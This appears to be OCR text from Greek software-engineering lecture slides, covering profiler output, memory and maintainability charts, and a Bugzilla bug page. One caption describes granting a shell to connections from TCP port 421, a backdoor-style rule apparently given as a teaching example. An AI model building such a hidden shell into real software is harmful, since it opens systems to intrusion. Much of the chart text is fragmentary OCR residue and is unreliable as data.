
Εισερχόμενη διεύθυνση και θύρα


Παραχώρηση κελύφους στις συνδέσεις που προέρχονται από τη θύρα TCP 421


χώρος
χρόνος



EJP Presenter [r2_2b1]
File
Profiles
Windows
View #5 [00000000_Thread-0000_main.ejp] <C.Remove-non-significant, C.D...
100.0% <root> (2.00 s)
0.4% java.lang.Thread.<init>(...) (10.00 ms)
3.1% java.lang.ClassLoader.loadClassInternal(...) (70.00 ms)
0.4% java.lang.ClassLoader.loadClassInternal(...) (10.00 ms)
95.5% org.hsqldb.util.SqlTool.main(...) (2.00 s)
0.4% java.lang.Class.forName(...) (10.00 ms)
14.3% java.sql.DriverManager.getConnection(...) (320.00 ms)
0.4% java.lang.ClassLoader.loadClassInternal(...) (10.00 ms)
75.4% org.hsqldb.util.SqlFile.execute(...) (1.00 s)
75.4% org.hsqldb.util.SqlFile.execute(...) (1.00 s)
3.6% org.hsqldb.jdbc.jdbcConnection.close(...) (80.00 ms)
0.4% org.hsqldb.util.SqlTool.exitMain(...) (10.00 ms)
loader.ejp
rchitecture
rchitecture
View #5 was succesfully created [4 filter(s)]



./sed -f TEST/hanoi.sed
215,792,605 bytes x ms
bytes
55k
50k
45k
40k
35k
30k
25k
20k
15k
10k
5k
0k
0.0
500.0
1000.0
1500.0
2000.0
2500.0
3000.0
ms
x810A117C:__smakebuf
x8104AE5D:regcomp
x8104D0DF:???
stack(s)
x8104D0A1:???
x804C325:cspace
x8104D7E7:???
heap-admin
x80491CE:compile_stream
x804987E:compile_stream
x8049BDA:compile_re
x8049DF2:compile_subst





7000 6500 6000 5500 5000 4500 4000 3500 3000 2500 2000 1500 1000 500
0 2500
8500 8000 7500 7000 6500 6000
11641386 11643886
8500 8000 7500 7000 6500 6000
23282772 23285272
9500 9000 8500 8000 7500
34924158 34926658
8500 8000 7500 7000 6500 6000
46565544 46568044
9000 8500 8000 7500 7000 6500 6000
58206930 58209430
8500 8000 7500 7000 6500 6000
69848316 69850816
8500 8000 7500 7000 6500 6000
81489702 81492202
8500 8000 7500 7000 6500 6000
93131088 93133588
8500 8000 7500 7000 6500 6000
104772474 104774974
8500 8000 7500 7000 6500 6000
116413860 116416360
8500 8000 7500 7000 6500 6000
128055246 128057746
7500 7000 6500 6000
139696632 139699132
2000 1500 1000
151338018 151340518
2000 1500 1000
162979404 162981904
2000 1500 1000
174620790 174623290
2000 1500 1000
186262176 186264676
500 0
209534956 209537456

συντηρησιμότητα


MI
LOC
Maintainability index
Lines of code (millions)
Year
58
57
56
55
54
53
52
51
50
49
3
2
1
0
1994
1995
1996
1997
1998
2000
2001
2002
2003
2004
2005


2000
1800
1600
1400
1200
1000
800
600
400
200
0
Γραμμή αρχείου
Πηγαίο αρχείο


2000
1800
1600
1400
1200
1000
800
600
400
200
0
Γραμμή αρχείου
Πηγαίο αρχείο

σύγχρονη πληροφορική

$$!= 0$$


σύνθεση

συντήρηση

επαναχρησιμοποίηση

LL06

εργασία σε ομάδες



διαχείριση και ιεράρχηση των λαθών

Bug 139309 - Include real name (not just email address) in bugmail comment and diff headers - SeaMonkey

File Edit View Go Bookmarks Tools Window Help

mozilla.org

Bugzilla Version 2.20+

Bugzilla Bug 139309 Include real name (not just email address) in bugmail comment and diff headers — Last modified: 2006-05-22 09:40:13 PDT

First Last Prev Next No search results available Search page Enter new bug

Bug#: 139309 **alias:**
Product: Bugzilla
Component: Email Notifications
Status: RESOLVED
Resolution: FIXED
Assigned To: Karsten Düsterloh <mnyromyr@tprac.de>

Hardware: All
OS: All
Version: 2.15
Priority: P4
Severity: enhancement
Target Milestone: Bugzilla 3.0

Reporter: John Levon <levon@movementarian.org>
Add CC:
CC: colin.ogilvie@gmail.com, david@coffeefish.org, douglasfcalvert@gmail.com, jouni@heikniemi.net, mkanat@bugzilla.org
Remove selected CCs

Flags: **Requestee:**
justdave: approval +
approval2.22
blocking2.22.1
approval2.20
blocking2.20.3
approval2.18
blocking2.18.6
documentation
documentation2.22
documentation2.20
documentation2.18

QA Contact: default-qa@bugzilla.bugs
URL:
Summary: Include real name (not just email address) in bugmail comment ar
Status Whiteboard:
Keywords:

Attachment	Type	Created	Size	Flags	Actions
~~add changer's realname to bugmail~~	*patch*	2005-12-27 14:31 PDT	2.22 KB	*none*	Edit | Diff
~~additionally add realname to comment header~~	*patch*	2005-12-27 14:43 PDT	3.85 KB	LpSolit: review-	Edit | Diff
~~v3: fixed name display~~	*patch*	2006-03-24 14:41 PDT	3.91 KB	LpSolit: review+	Edit | Diff
updated to trunk, v3b	*patch*	2006-05-12 15:26 PDT	3.96 KB	mnyromyr: review+	Edit | Diff
Create a New Attachment (proposed patch, testcase, etc.)					View All


Bug 139309 depends on: Show dependency tree
Bug 139309 blocks: Show dependency graph


Votes: 2 Show votes for this bug Vote for this bug

Additional Comments:

Start BS... Cmd Ad... Kef... De... Se... ind... C:\... ind... Bu... bu... A I... C:\...

τεκμηρίωση

